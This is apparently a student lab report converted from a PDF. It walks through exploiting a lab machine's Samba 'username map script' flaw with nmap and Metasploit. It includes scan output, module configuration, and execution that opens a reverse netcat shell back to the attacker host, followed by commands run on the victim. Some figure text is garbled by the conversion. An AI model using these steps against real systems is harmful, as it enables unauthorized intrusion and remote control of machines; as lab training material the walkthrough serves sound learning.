


## Victim Name: - UNIX Operating System

Victim IP Address: - 10.0.2.5

### 1)Vulnberaties Scanning:

- Command used to Scan the Vulnberaties: `nmap -sV -sC <ipaddress>`



```
root@kali: /home/kali
nmap -sV -sC 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-27 11:49 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is n
o such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2023-08-27T15:50:21+00:00; +1s from scanner time.
|_sslv2:
|   SSLv2 supported
|_ciphers:
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
```

Fig. Processes of Vulnberaties Scanning

### 2) Metasploit Database Initialization:

## Commands Used to Start Database:

- **msfdb init** -> To Initialize Metasploit Database
- **service postgresql start** -> To start Metasploit Database
- **msfconsole** -> To Start the Metasploit console

[illegible]

### Fig. Successful Initialization of Metasploit Database

### 3) Search & Importation of Exploitation Code: -

### Searching of Exploitation Code using CVE/MS code number:

- **Command to search Exploitation code:**

search <Port service name>

or

search <Database pathname>

```

msf6 > search exploit/multi/samba/usermap_script

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
--  -
0  exploit/multi/samba/usermap_script       2007-05-14      excellent No      Samba "username
map script" Command Execution
  * Source code
  * History

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba
/usermap_script
  
```

Samba "username map scrip

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap\_script

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**Development**

- [Source Code](#)
- [History](#)

**Module Options**

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```

1  msf > use exploit/multi/samba/usermap_script
2  msf exploit(usermap_script) > show targets
3  ...targets...
4  msf exploit(usermap_script) > set TARGET < target-id >
5  msf exploit(usermap_script) > show options
6  ...show and set options...
7  msf exploit(usermap_script) > exploit
  
```

**Fig.Searching of Exploitation code**

#### 4) Configuring and Verifying details of Exploitation code: -

- **Command Used to Import the Exploitation code:**

use <exploitation id>

- **Command Used to Get details of Exploitation Code:**

info <exploitation id>

```
msf6 > info 0
Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:
```

```
root@kali: /home/kali
File Actions Edit View Help
Name Current Setting Required Description
---
LHOST 10.0.2.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
  Id  Name
  --  --
  0  Automatic


View the full module info with the info, or info -d command.
```

**Fig. Configuring and Verifying details of Exploitation Code**

## 6) Inserting of Victim details in Exploitation code: -

- **Command used to insert Victim address:**

set <optionname> <optionvalue>



```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 10.0.2.5        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse_netcat):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.15       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
```


**Fig.The Victim details are Successfully insert into Exploitation code**



## 7) Execution of Exploitation Code: -

- Command to execute the Exploitation code:

exploite



```
root@kali: /home/kali
File Actions Edit View Help
Exploit target:
  Id  Name
  --  --
  0    Automatic

Development
View the full module info with the info, or info -d command.
  * Source Code

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 -> 10.0.2.5:34800) at 2023-08-27 11:54:02 -0400
Module Options
```

**Fig. Exploitation Code is Successfully executed**

## 8) Getting Information from Victim machine:

- **Commands used to get the information from Victim machine: -**
  - **ifconfig**->To get the IP and Physical addresses for Victim machine

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.5:34800) at 2023-08-27 11:54:02
-0400
Module Options

ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:6a:34:86
      inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe6a:3486/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:7046 errors:0 dropped:0 overruns:0 frame:0
      TX packets:6354 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:579991 (566.3 KB)  TX bytes:1386258 (1.3 MB)
      Base address:0xd020 Memory:f0200000-f0220000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:182 errors:0 dropped:0 overruns:0 frame:0
      TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:62869 (61.3 KB)  TX bytes:62869 (61.3 KB)
```

**Fig.Importing Information from the Victim machine**